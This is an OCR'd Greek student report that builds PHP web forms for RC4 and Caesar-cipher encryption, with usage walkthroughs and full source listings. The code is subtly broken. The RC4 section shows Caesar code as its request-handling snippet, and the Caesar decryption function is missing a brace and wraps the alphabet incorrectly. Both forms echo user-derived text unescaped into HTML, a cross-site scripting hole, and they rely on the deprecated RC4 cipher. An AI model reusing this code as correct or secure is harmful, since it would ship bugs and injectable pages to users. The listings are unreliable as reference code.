
6.1 Υλοποίηση του rc4 σε php

6.1.1 Διαδικασία


Αρχική Σελίδα




Περνάμε το προς κρυπτογράφηση κείμενο ‘tei athinas’ και το κείμενο ‘test’ ως κλειδί και επιλέγουμε να κάνουμε κρυπρογράφηση (encrypt).




Μόλις πατήσουμε ‘submit’ μας επιστρέφεται το κρυπτογραφημένο κείμενο.



Τώρα παίρνουμε το κρυπτογραφημένο κείμενο και χρησιμοποιώντας το ίδιο κλειδί δοκιμάζουμε την αντίστροφη διαδικασία (decrypt).



Πράγματι το αποτέλεσμα είναι το αρχικό μας κείμενο.



6.1.2 Php Κώδικας

Συναρτήσεις rc4Encrypt και rc4Decrypt

Η συνάρτηση rc4Encrypt παίρνει ως παραμέτρους το προς κρυπτογράφηση κείμενο και το κλειδί το οποίο αποτελείται επίσης από αλφαριθμητικούς χαρακτήρες. Αυτό που επιστρέφει η συνάρτηση είναι το κρυπτογραφημένο κείμενο.

Η συνάρτηση rc4Decrypt παίρνει ως παραμέτρους το προς κρυπτογράφηση κείμενο και το κλειδί το οποίο αποτελείται επίσης από αλφαριθμητικούς χαρακτήρες. Αυτό που επιστρέφει είναι το αποκρυπτογραφημένο κείμενο.

```
function rc4Encrypt($key, $pt) {
        $s = array();
        for ($i=0; $i<256; $i++) {
                $s[$i] = $i;
        }
        $j = 0;
        $x;
        for ($i=0; $i<256; $i++) {
```

```
                $j = ($j + $s[$i] + ord($key[$i % strlen($key)])) % 256;
                $x = $s[$i];
                $s[$i] = $s[$j];
                $s[$j] = $x;
        }
        $i = 0;
        $j = 0;
        $ct = '';
        $y;
        for ($y=0; $y<strlen($pt); $y++) {
                $i = ($i + 1) % 256;
                $j = ($j + $s[$i]) % 256;
                $x = $s[$i];
                $s[$i] = $s[$j];
                $s[$j] = $x;
                $ct .= $pt[$y] ^ chr($s[($s[$i] + $s[$j]) % 256]);
        }
        return $ct;
}
function rc4Decrypt($key, $ct) {
        return rc4Encrypt($key, $ct);
}
```

Κλήση της συνάρτησης

Σε αυτό το σημείο γίνονται request οι παράμετροι εφόσον υπάρχουν και ανάλογα την επιλογή encrypt/decrypt καλείται η αντίστοιχη συνάρτηση.

```
$text=$_REQUEST["text"];
$action=$_REQUEST["action"];
$offset=$_REQUEST["offset"];
if ($action == 0)
  {
  $ret = CaesarCipher($text, $offset);
  }
```

```
if ($action == 1)
   {
   $ret = DecCaesarCipher($text, $offset);
   }
```

Εμφάνιση Φόρμας

Αυτό το μέρος του κώδικα αποτελείται κυρίως από html και είναι αυτό που εμφανίζει τη φόρμα που βλέπουμε στον browser. Επίσης γίνεται ένας έλεγχος χρησιμοποιώντας php κώδικα ώστε να εμφανίζεται το πεδίο αποτελέσματος μόνο αν έχουμε περάσει παραμέτρους. ή αν έχουν περαστεί παράμετροι.

```
$text=$_REQUEST["text"];
$action=$_REQUEST["action"];
$key=$_REQUEST["key"];
if (isset($text))
{
if ($action == 0)
   {
   $ret = rc4Encrypt($key, $text);
   }

if ($action == 1)
   {
   $ret = rc4Decrypt($key, $text);
         }
}
?>
<html>
<img src='tei.jpg'/>
<h1>RC4 Encryption</h1>
<body>
<form action="rc4.php">
<table>
   <tr>
```

```
    <td>Text to Encrypt/Decrypt:</td>
    <td><input type="text" name="text"></td>
    </tr>
    <td>KEY:</td>
    <td><input type="text" name="key"></td>
        <?php
        if (strlen($ret)>0){
        echo "<tr><td>Result:</td> <td><input type='text' value='";
        echo "'".$ret."'></td></tr>";
        }?>
</table>
<table>
        <tr>
        <td>Encrypt:</td><td><input type="radio"
        name="action" value="0"></td>
        </tr>
    <tr>
        <td>Decrypt:</td><td><input type="radio"
    name="action" value="1"></td>
    </tr>
</table>
<input type="submit" value="submit">
</form>
</body>
</html>
```

Στη συνέχεια παραθέτουμε όλο τον πηγαίο κώδικα όπως είναι στο php αρχείο.

```
<?php
function rc4Encrypt($key, $pt) {
        $s = array();
        for ($i=0; $i<256; $i++) {
                $s[$i] = $i;
```

```
        }
        $j = 0;
        $x;
        for ($i=0; $i<256; $i++) {
                $j = ($j + $s[$i] + ord($key[$i % strlen($key)])) % 256;
                $x = $s[$i];
                $s[$i] = $s[$j];
                $s[$j] = $x;
        }
        $i = 0;
        $j = 0;
        $ct = '';
        $y;
        for ($y=0; $y<strlen($pt); $y++) {
                $i = ($i + 1) % 256;
                $j = ($j + $s[$i]) % 256;
                $x = $s[$i];
                $s[$i] = $s[$j];
                $s[$j] = $x;
                $ct .= $pt[$y] ^ chr($s[($s[$i] + $s[$j]) % 256]);
        }
        return $ct;
}
function rc4Decrypt($key, $ct) {
        return rc4Encrypt($key, $ct);
}
$text=$_REQUEST["text"];
$action=$_REQUEST["action"];
$key=$_REQUEST["key"];
if (isset($text))
{
if ($action == 0)
   {
```

```
    $ret = rc4Encrypt($key, $text);
    }
if ($action == 1)
    {
    $ret = rc4Decrypt($key, $text);
        }
}
?>
<html>
<img src='tei.jpg'/>
<h1>RC4 Encryption</h1>
<body>
<form action="rc4.php">
<table>
    <tr>
    <td>Text to Encrypt/Decrypt:</td>
    <td><input type="text" name="text"></td>
    </tr>
    <td>KEY:</td>
    <td><input type="text" name="key"></td>
        <?php
        if (strlen($ret)>0){
        echo "<tr><td>Result:</td> <td><input type='text' value='";
        echo "'".$ret."'></td></tr>";
        }?>
</table>
<table>
        <tr>
        <td>Encrypt:</td><td><input type="radio"
        name="action" value="0"></td>
        </tr>
    <tr>
        <td>Decrypt:</td><td><input type="radio"
```

```
   name="action" value="1"></td>
   </tr>
</table>
<input type="submit" value="submit">
</form>
</body>
</html>
```


6.2 Υλοποίηση του Caesar cipher σε php

6.2.1 Διαδικασία


Ο αλγόριθμος αυτός αποτελεί μια απλή μέθοδο συμμετρικής κρυπτογράφισης. Είναι ένας από τους πιο δημοφιλείς αλγόριθμους κρυπτογράφισης και τον χρησιμοποίησε ο Ιούλιος Καίσαρας, από όπου πήρε και το όνομα του, για να επικοινωνεί με τους στρατηγούς του.

Η λογική του αλγόριθμου είναι ότι αν ένα γράμμα στο αρχικό κείμενο είναι το Νιοστό στο αλφάβητο ,αντικαθίσταται από το (N+K)ιοστό γράμμα του αλφαβήτου , όπου K είναι ένας σταθερός ακέραιος, τον οποίο χρησιμοποιούμε ως Κλειδί.


Αρχική Σελίδα




Περνάμε το προς κρυπτογράφηση κείμενο ‘test’ και τον αριθμό 3 (τρία) ως κλειδί και επιλέγουμε να κάνουμε κρυπρογράφηση (encrypt).




Μόλις πατήσουμε ‘submit’ μας επιστρέφεται το κρυπτογραφημένο κείμενο.



Τώρα παίρνουμε το κρυπτογραφημένο κείμενο και χρησιμοποιώντας το ίδιο κλειδί δοκιμάζουμε την αντίστροφη διαδικασία (decrypt).



Πράγματι το αποτέλεσμα είναι το αρχικό μας κείμενο.



6.2.2 Php Κώδικας

Συνάρτηση CaesarCipher

Η συνάρτηση αυτή παίρνει ως παραμέτρους ένα κείμενο και έναν αριθμό που αποτελεί το κλειδί και έχει default τιμή το τρία(3). Αυτό που επιστρέφει είναι το κρυπτογραφημένο κείμενο.

```
function CaesarCipher($str, $offset=3) {
   $max = strlen($str);
   for($i = 0; $i < $max; $i++){
      //if the letter is upper case, keep it uppercase
      if(ord($str[$i]) >= 65 && ord($str[$i]) <= 90){
         if((ord($str[$i])+$offset) > 90) {
            $crypt .= chr(65+((ord($str[$i])+$offset)-91));
         } else {
            $crypt .= chr(ord($str[$i])+$offset);
         }
      }
```

```
        //if the letter is lower case, keep it lower case
        else if(ord($str[$i]) >= 97 && ord($str[$i]) <= 122){
            if((ord($str[$i])+$offset) > 122) {
                $crypt .= chr(97+((ord($str[$i])+$offset)-123));
            } else {
                $crypt .= chr(ord($str[$i])+$offset);
            }
        }
        else {
            die("You can only use letters.");
            //$crypt .= chr(ord($str[$i])+$offset);
        }
    }
    //$crypt = strtoupper($crypt);
    return $crypt;
}
```

Συνάρτηση DecCaesarCipher

Η συνάρτηση αυτή παίρνει ως παραμέτρους ένα κείμενο και έναν αριθμό που αποτελεί το κλειδί και έχει default τιμή το τρία(3). Αυτό που επιστρέφει είναι το αποκρυπτογραφημένο κείμενο.

```
function DecCaesarCipher($str, $offset=3) {
    $max = strlen($str);
    for($i = 0; $i < $max; $i++){
        //if the letter is upper case, keep it uppercase
        if(ord($str[$i]) >= 65 && ord($str[$i]) <= 90){
            if((ord($str[$i])+$offset) > 90) {
                $crypt .= chr(65+((ord($str[$i])-$offset)-91));
            } else {
                $crypt .= chr(ord($str[$i])-$offset);
            }
```

```
        //if the letter is lower case, keep it lower case
        else if(ord($str[$i]) >= 97 && ord($str[$i]) <= 122){
            if((ord($str[$i])-$offset) > 122) {
                $crypt .= chr(97+((ord($str[$i])-$offset)-123));
            } else {
                $crypt .= chr(ord($str[$i])-$offset);
            }
        }
        else {
            die("You can only use letters.");
            //$crypt .= chr(ord($str[$i])+$offset);
        }
    }
    //$crypt = strtoupper($crypt);
    return $crypt;
}
```

Κλήση της συνάρτησης

Από το σημείο αυτό γίνονται request οι παράμετροι εφόσον υπάρχουν και ανάλογα την επιλογή encrypt/decrypt καλείται η αντίστοιχη συνάρτηση.

```
$text=$_REQUEST["text"];
$action=$_REQUEST["action"];
$offset=$_REQUEST["offset"];
if ($action == 0)
    {
    $ret = CaesarCipher($text, $offset);
    }
if ($action == 1)
    {
    $ret = DecCaesarCipher($text, $offset);
    }
```

Εμφάνιση Φόρμας

Αυτό το μέρος του κώδικα αποτελείται κυρίως από html και είναι αυτό που εμφανίζει τη φόρμα που βλέπουμε στον browser. Επίσης γίνεται ένας έλεγχος χρησιμοποιώντας php κώδικα ώστε να εμφανίζεται το πεδίο αποτελέσματος μόνο αν έχουμε περάσει παραμέτρους.

```
<html>
<img src='tei.jpg'/>
<h1>Caesar's Encryption</h1>
<body>
<form action="cae.php">
<table>
   <tr>
   <td>Text to Encrypt/Decrypt:</td>
   <td><input type="text" name="text"></td>
   </tr>
   <td>KEY(numeric value):</td>
   <td><input type="text" name="offset"></td>
         <?php
         if (strlen($ret)>0){
         echo "<tr><td>Result:</td> <td><input type='text' value=";
         echo "'".$ret."'></td></tr>";
         }?>
</table>
<table>
         <tr>
         <td>Encrypt:</td><td><input type="radio"
         name="action" value="0"></td>
         </tr>
   <tr>
         <td>Decrypt:</td><td><input type="radio"
   name="action" value="1"></td>
   </tr>
```

```
</table>
<input type="submit" value="submit">
</form>
</body>
</html>
```

Στη συνέχεια παραθέτουμε όλο τον πηγαίο κώδικα όπως είναι στο php αρχείο.

```
<?php
function CaesarCipher($str, $offset=3) {
   $max = strlen($str);
   for($i = 0; $i < $max; $i++){
      //if the letter is upper case, keep it uppercase
      if(ord($str[$i]) >= 65 && ord($str[$i]) <= 90){
         if((ord($str[$i])+$offset) > 90) {
            $crypt .= chr(65+((ord($str[$i])+$offset)-91));
         } else {
            $crypt .= chr(ord($str[$i])+$offset);
         }
      }
      //if the letter is lower case, keep it lower case
      else if(ord($str[$i]) >= 97 && ord($str[$i]) <= 122){
         if((ord($str[$i])+$offset) > 122) {
            $crypt .= chr(97+((ord($str[$i])+$offset)-123));
         } else {
            $crypt .= chr(ord($str[$i])+$offset);
         }
      }
      else {
         die("You can only use letters.");
         //$crypt .= chr(ord($str[$i])+$offset);
      }
   }
```

```
    //$crypt = strtoupper($crypt);
